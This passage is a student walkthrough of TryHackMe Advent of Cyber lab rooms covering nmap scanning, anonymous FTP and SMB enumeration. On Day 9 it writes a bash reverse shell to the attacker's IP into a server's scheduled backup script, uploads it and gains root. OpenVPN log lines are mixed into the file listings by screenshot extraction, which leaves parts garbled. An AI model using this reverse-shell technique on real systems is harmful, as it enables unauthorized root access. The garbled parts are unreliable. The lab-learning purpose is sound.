After opening Operation Artic Storm.pdf the author for the pdf was shown.



### **Thought Process/Methodology:**

We downloaded the task files from THM. Then, we opened “pcap1.pcap” in Wireshark, and the IP address that initiates an ICMP/ping was shown. We filtered “pcap1.pcap” by using the HTTP GET request and find /post/ to find what article did the IP address “10.10.67.199” visited. We searched the FTP traffic by using the actual port that it was involved. Then we followed the TCP stream that did a successful login and was shown the leaked password. We found out that the protocol for the encrypted packet is SSH. We applied the arp filter to pcap2.pcap in Wireshark and were shown who has 10.10.122.128. We used HTTP GET request to filter pcap3.pcap and found a Christmas zip file. We proceeded to export the file. There were many files in the zip file. The item used to replace Elf McEagerin was shown in the elf\_mcskidz\_wishlist.txt. The author for Operation Artic Storm was in the Operation Artic Storm pdf too.

### **Day 8: Networking – What's Under the Christmas Tree?**

**Tools used:** Kali Linux, Nmap

**Solution/walkthrough:**

#### **Question 1**

Based on Google, Snort was created in 1998.

When was Snort created?

All Images News Videos Shopping More Tools

About 3,000,000 results (0.52 seconds)

**1998**

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.

<https://digital.ai/technology/snort>

Snort - Digital.ai

## Question 2

We ran nmap on the machine's IP address and were shown the numbers of the 3 ports.

```
[121102753@kali:~] $ find any stored XSS vulnerabilities.  
$ nmap 10.10.171.240  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 09:24 EDT  
Nmap scan report for 10.10.171.240  
Host is up (0.22s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
2222/tcp  open  EtherNetIP-1  
3389/tcp  open  ms-wbt-server  
|_ /src/: Potentially interesting directory w/ listing on apache/2.4  
Nmap done: 1 IP address (1 host up) scanned in 50.82 seconds
```

## Question 3, 4 and 5

We ran the -sV command on nmap to determine the name of the Linux distribution that is running. We can also see the version of Apache and the service that shows what is running on port 2222 through the same command. (Sv Scan the host using TCP and perform version fingerprinting)

```
(1211102753㉿kali)-[~]
$ nmap -sV 10.10.171.240
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 09:27 EDT
Nmap scan report for 10.10.171.240
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.36 seconds

(1211102753㉿kali)-[~]
$
```

## Question 6

We use -A command in Nmap to retrieve the "HTTP-TITLE" of the webserver.

```
(1211102753㉿kali)-[~]
$ nmap -A 10.10.171.240
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 09:37 EDT
Nmap scan report for 10.10.171.240
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.19 seconds
```

## **Thought Process/Methodology:**

After running nmap on the machine's IP address we were shown the numbers of the 3 ports. Then, we ran the -sV command on nmap. By doing so, we get to determine the name of the Linux distribution that is running. We can also see the version of Apache and the service that shows what is running on port 2222 through the same command. -Sv command is used to scan the host using TCP and perform version fingerprinting. Lastly, we use -A command in Nmap to retrieve the "HTTP-TITLE" of the webserver. -A is used to scan the host to identify services running by matching against Nmap's database with OS detection.


## **Day 9: Networking – Anyone can be Santa!**

**Tools used:** Kali Linux, nanoshell, netcat listener

## **Solution/walkthrough:**

### Question 1 and 2

We used ftp to connect to the machine's IP and keyed in anonymous as our name. We looked through the listed files by using the ls command. We found out that only public has data, we tried changing our directory to public and it was successful.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "1211102687@kali: ~". Inside the terminal, the user has run an FTP session to a host at 10.10.59.132. The session output is as follows:

```
(1211102687@kali)-[~]
$ ftp 10.10.59.132
Connected to 10.10.59.132.
220 Welcome to the TBFC FTP Server!.
Name (10.10.59.132:1211102687): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||23242|).
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16 2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16 2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16 2020 human_resources
drwxrwxrwx  2 65534 65534      4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> [REDACTED]
```

### Question 3

We used the ls command again to list the contents in public and found a script and a text.



#### Question 4

We used the get command to get the files from the server onto our device.

```
ftp> ls
229 Entering Extended Passive Mode (|||53583|)
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||48217|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****| 24 30.55 KiB/s 00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||61979|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****| 341 6.13 MiB/s 00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.65 KiB/s)
ftp> 
```

We used the cat command to view the contents of the shopping list text file.

```
└─(1211102687@kali)-[~]
$ ls
backup.sh      Desktop    Music      santa.request      Templates
captured.request  Documents  Pictures  shell.jpeg.php  Videos
christmas.zip    Downloads  Public    shoppinglist.txt  wordlist.txt

└─(1211102687@kali)-[~]
$ cat shoppinglist.txt
The Polar Express Movie
```

### Question 5

We open the backup.sh on our device using a terminal text editor, nano.

```
File Actions Edit View Help
File Actions Edit View Help
1211102687@kali: ~ x 1211102687@kali: ~ x
GNU nano 6.2 backup.sh
#!/bin/bash
# Created by ElfMcEager to backup all of Santa's goodies! A256
# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";
# Backup FTP folder and store in elfmcceager's home directory
tar -zcvf /home/elfmcceager/$filename /opt/ftp
# TO-DO: Automate transfer of backups to backup server
OPTIONS IMPORT: timers and/or timeouts modified
OPTIONS IMPORT: compression parms modified
OPTIONS IMPORT: --ifconfig/up options modified
OPTIONS IMPORT: route options modified
OPTIONS IMPORT: route-related options modified
OPTIONS IMPORT: peer-id set
OPTIONS IMPORT: adjusting link_mtu to 1625
2022-06-21 09:54:55 Using peer cipher 'AES-256-CBC'
2022-06-21 09:54:55 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with
2022-06-21 09:54:55 Outgoing Data Channel: Using 512 bit message hash 'SHA512'
2022-06-21 09:54:55 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with
2022-06-21 09:54:55 Incoming Data Channel: Using 512 bit message hash 'SHA512'
2022-06-21 09:54:55 net_route_v4_best_gw query: dst 0.0.0.0
2022-06-21 09:54:55 net_route_v4_best_gw query: via 192.168.80.2 dev eth0
2022-06-21 09:54:55 ROUTE_GATEWAY 192.168.80.2/255.255.255.0 IFACE=eth0 HWADDR=
2022-06-21 09:54:55 TUN/TAP device tun0 opened
2022-06-21 09:54:55 net_iface_mtu_set: mtu 1500 for tun0
2022-06-21 09:54:55 net_iface_up: set tun0 up
2022-06-21 09:54:55 net_addr_v4_add: 10.8.92.131/16 dev tun0
2022-06-21 09:54:55 net_route_v4_addt: 10.10.0.0/16 via 10.8.0.1 dev [NULL] table
2022-06-21 09:54:55 [ Read 13 lines ] Configuration may cache passwords in memory
```

We generate a shell to our AttackBox.

```
File Actions Edit View Help
1211102687@kali: ~ x 1211102687@kali: ~ x
GNU nano 6.2 backup.sh *
#!/bin/bash
# Created by ElfMcEager to backup all of Santa's goodies!
# Create backups to include date DD/MM/YY;
# Backup FTP folder and store in elfmcearer's home directory
# TO-DO: Automate transfer of backups to backup server
bash -i >& /dev/tcp/10.8.92.131/4444 0>&1
2022-06-21 09:54:54 VERIFY OK: depth=0, CN=server
2022-06-21 09:54:54 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384
2022-06-21 09:54:54 [server] Peer Connection Initiated with [AF_INET]18.202.129.125
2022-06-21 09:54:55 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-06-21 09:54:55 PUSH: Received control message: 'PUSH_REPLY', route 10.10.0.0/24, dest 10.10.0.1, topology subnet, ping 5, ping-restart 10, peer-id 322
2022-06-21 09:54:55 IMPORT: timers and/or timeouts modified
2022-06-21 09:54:55 OPTIONS IMPORT: compression parms modified
2022-06-21 09:54:55 IMPORT: --ifconfig/up options modified
2022-06-21 09:54:55 IMPORT: route options modified
2022-06-21 09:54:55 IMPORT: route-related options modified
2022-06-21 09:54:55 IMPORT: peer-id set
2022-06-21 09:54:55 IMPORT: adjusting link_mtu to 1625
2022-06-21 09:54:55 Using peer cipher 'AES-256-CBC'
2022-06-21 09:54:55 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with keySHA512
2022-06-21 09:54:55 Outgoing Data Channel: Using 512 bit message hash 'SHA512'
2022-06-21 09:54:55 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with keySHA512
2022-06-21 09:54:55 Incoming Data Channel: Using 512 bit message hash 'SHA512'
2022-06-21 09:54:55 net_route_v4_best_gw query: dst 0.0.0.0
2022-06-21 09:54:55 net_route_v4_best_gw result: via 192.168.80.2 dev eth0
2022-06-21 09:54:55 ROUTE_GATEWAY 192.168.80.2/255.255.255.0 IFACE=eth0 HWADDR=00:0C:29:14:0A:02
2022-06-21 09:54:55 TUN/TAP device tun0 opened
2022-06-21 09:54:55 net_iface_mtu_set: mtu 1500 for tun0
2022-06-21 09:54:55 net_iface_up: set tun0 up
2022-06-21 09:54:55 net_addr_v4_add: 10.8.92.131/16 dev tun0
```

We set up a netcat listener to catch the connection on our AttackBox.

The screenshot shows two terminal windows. The left window has the title 'File Actions Edit View Help' and the prompt '1211102687@kali: ~'. It contains the command '\$ nc -lvp 4444' and its output: 'listening on [any] 4444 ...'. The right window also has the title 'File Actions Edit View Help' and the prompt '1211102687@kali: ~'. It shows a log of a connection attempt from '1211102687@kali' to port 4444 on the server. The log includes various TLS handshake messages and control channel communications.

We used PUT to put the file into backup.sh.

The screenshot shows an FTP session between a client and a server. The client's commands are in blue, and the server's responses are in black. The client connects to the server at 10.10.59.132, enters passive mode, and lists the directory. It then sends a file named 'backup.sh' and a file named 'shoppinglist.txt'. The server responds with file details and transfer statistics, indicating the files were transferred successfully.

We returned to our netcat listener and saw an output.

```
(1211102687㉿kali)-[~] 2022-06-21 09:54:54 VERIFY EKU OK
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.8.92.131] from (UNKNOWN) [10.10.59.132] 35594
bash: cannot set terminal process group (1599): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

We used the cat command to view the flag text file and the flag was shown.

```
(1211102687㉿kali)-[~] 2022-06-21 09:54:54 VERIFY EKU OK
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.8.92.131] from (UNKNOWN) [10.10.59.132] 35594
bash: cannot set terminal process group (1599): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

### Thought Process/Methodology:

First, we used ftp to connect to the machine's IP and log in as an anonymous user. We looked through the listed files and found out that only public has data which means that we most likely are only given access to public. We tried changing our directory to public to check and it was successful. We list the contents in public and found a script and text file. We downloaded the files from the server onto our device. We viewed the contents in the shopping list text file. We opened backup.sh on our device using nanoshell and generate a shell to our AttackBox. Then we set up a netcat listener to catch the connection on our AttackBox. We updated the file into backup.sh. After 1 minute, we saw an output when we returned to our netcat listener. We view the flag text file and captured the flag.

### Day 10: Networking – Don't be sElfish!

**Tools used:** Kali Linux, enum4linux, smbclient

## Solution/walkthrough:

### Question 1

The answers can be obtained by viewing the help sheet of enum4linux.

```
Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
121102759@kali:~
```

File Actions Edit View Help

[-] enumallinux.h

enumallinux v0.8.0 (http://labs.portcullis.co.uk/application/enumallinux/)

Copyright (c) 2021 Mark Lowe (ml@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar functionality to enum.exe (formerly from www.bindview.com). Some additional features such as SMB cycling have also been added for convenience.

Usage: ./enumallinux.py [options] ip

Options are (like 'enum'):

- U get userlist
- M get machine list
- S get sharelist
- P get password policy information
- G get group and member list
- D do a detailed, applies to -U and -S
- u user specify user to target (default '')
- p pass specify password to use (default '')

The following options from enum.exe aren't implemented: -l, -N, -O, -f

Additional options:

- a Do a simple enumeration (-U -S -G -P -R -o -n -l). This option is enabled if you don't provide any other options.
- h Display this help message and exit
- r enumerate users via RID cycling
- R RID range to generate users in: 3000-30K, 1000-100K, implies -r
- n Number of users to generate. If -R is specified a consecutive RIDs can't correspond to a username. Implies RID range ends at 999999. Useful against DCs
- l file (optional) info via LDAP 880/TCP (for DCs only)
- f file Force guessing (or share names)
- k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none) Used to be filled with "lookupuid knownusername"
- t Used to target several users: "-k admin,user,user"
- o Get OS information
- i Get printer information
- w wkrq Specify workgroup manually (usefully found automatically)
- u Use userdb (similar to nbtstat)
- v Verbose. Shows full commands being run (net, rpcclient, etc.)

RID cycling should extract a list of users from Windows (or Samba) hosts which have `RestrictAnonymous` set to 1 (Windows AT and 2008), or "Network access: Allow anonymous SID/Name translation" enabled (XP, 2003).

NB: Samba servers often seem to have RIDs in the range 3000-3050.

Dependency info: You will need to have the samba package installed as this script is basically just a wrapper around rpcclient, net, smbclient and smbd. Pullum from http://labs.portcullis.co.uk/application/pullum/

## Question 2

We used the command -U to list the possible users on the Samba server.

### Question 3

We used the command -S to list the possible users on the Samba server.



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
(1211102753㉿kali)-[~]
$ enum4linux -S 10.10.74.3
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jun 21 11:00:16 2022

=====
| Target Information |
=====
Target ..... 10.10.74.3
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames ... administrator, guest, krbtgt, domain admins, root, bin, n
one
Santa, I decided to put all of your favourite jingles onto this share - allowing

=====
| Enumerating Workgroup/Domain on 10.10.74.3 |
=====
[+] Got domain/workgroup name: TBFC-SMB-01

=====
| Session Check on 10.10.74.3 |
=====
[+] Server 10.10.74.3 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.74.3 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| Share Enumeration on 10.10.74.3 |
=====


| Sharename  | Type | Comment                                       |
|------------|------|-----------------------------------------------|
| tbfc-hr    | Disk | tbfc-hr                                       |
| tbfc-it    | Disk | tbfc-it                                       |
| tbfc-santa | Disk | tbfc-santa                                    |
| IPC\$      | IPC  | IPC Service (tbfc-smb server (Samba, Ubuntu)) |


Reconnecting with SMB1 for workgroup listing.



| Server      | Comment  |
|-------------|----------|
| Workgroup   | Master   |
| TBFC-SMB-01 | TBFC-SMB |


```

#### Question 4

In the Samba server share list, it was seen that the mapping and listing for tbfc-santa is the only one that is listed as OK.


```
|===== Share Enumeration on 10.10.74.3 =====|  
  
Sharename      Type      Comment  
---  
tbfc-hr        Disk      tbfc-hr  
tbfc-it        Disk      tbfc-it  
tbfc-santa     Disk      tbfc-santa  
IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))  
Reconnecting with SMB1 for workgroup listing.  
  
Server           Comment  
---  
Workgroup        Master  
---  
TBFC-SMB-01     TBFC-SMB  
  
[+] Attempting to map shares on 10.10.74.3  
//10.10.74.3/tbfc-hr   Mapping: DENIED, Listing: N/A  
//10.10.74.3/tbfc-it   Mapping: DENIED, Listing: N/A  
//10.10.74.3/tbfc-santa Mapping: OK, Listing: OK  
//10.10.74.3/IPC$      [E] Can't understand response:  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*  
enum4linux complete on Tue Jun 21 11:00:34 2022
```

We checked whether tbfc-santa needed a password by using smbclient.

```
[2022-06-21 10:11:27 net::face_up: set tun0 up]  
└─(1211102753㉿kali)-[~] drwxrwxr-x 10.8.93.93/1  
└─$ smbclient //10.10.74.3/tbfc-santa 10.10.0.0/1  
Enter WORKGROUP\1211102753's password:  
Try "help" to get a list of possible commands.  
smb: \> █
```

#### Question 5

We checked the lists available in tbfc-santa. We changed our current directory to our wanted directory(Music) and downloaded the note from mcskidly text file.




The screenshot shows a terminal window with a dark blue header bar containing icons for file, machine, view, input, devices, and help. Below the header, there are tabs labeled 1, 2, 3, 4, and a tab with a red error icon. The main terminal area shows the following session:

```
FILE MACHINE VIEW INPUT DEVICES HELP
[ 1 2 3 4 ] [ ] 1211102753@kali: ~

File Actions Edit View Help
└$ smbclient //10.10.74.3/tbfc-santa
Enter WORKGROUP\1211102753's password:
Try "help" to get a list of possible commands.
smb: \> help
?           allinfo      altname      archive      backup
blocksize    cancel       case_sensitive cd          chmod
chown       close        del          deltree      dir
du          echo         exit         get          getfacl
geteas      hardlink    help         history      iosize
lcd         link         lock         lowercase   ls
l           mask        md          mget        mkdir
more        mput        newer        notify      open
posix       posix_encrypt posix_open  posix_mkdir posix_rmdir
posix_unlink posix_whoami print      prompt     put
pwd         q            queue      quit        readlink
rd          recurse     reget      rename     reput
rm          rmdir       showacl    setea      setmode
scopy      stat         symlink    tar        tarmode
timeout    translate   unlock     volume     vuid
wdel       logon       listconnect showconnect tcon
tdis        tid         utimes    logoff    ..
!
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt
10252564 blocks of size 1024. 5369400 blocks available
smb: \> lcd Music/
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> █
```

We viewed the content in the note from mcskidy text file and found out what directory mcskidy left for santa.



```
(1211102753㉿kali)-[~/Music]
└$ cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

### Thought Process/Methodology:

We started off by viewing the help sheet of enum4linux. We used the command -U to list the possible users on the Samba server and used the command -S to list the possible users on the Samba server. The mapping and listing for tbfc-santa is the only one that is listed as OK in the Samba server share list. Therefore, we tried checking tbfc-santa to check if it needed a password by using smbclient. In the end, it turns up that it does not need a password. Then, we checked the lists available in tbfc-santa. We changed our current directory to our wanted directory(Music) and downloaded the note from mcskidy text file. We viewed the content in the note from mcskidy text file and concluded that mcskidy left the directory of jingle-tunes for santa based on the note left in the text file.

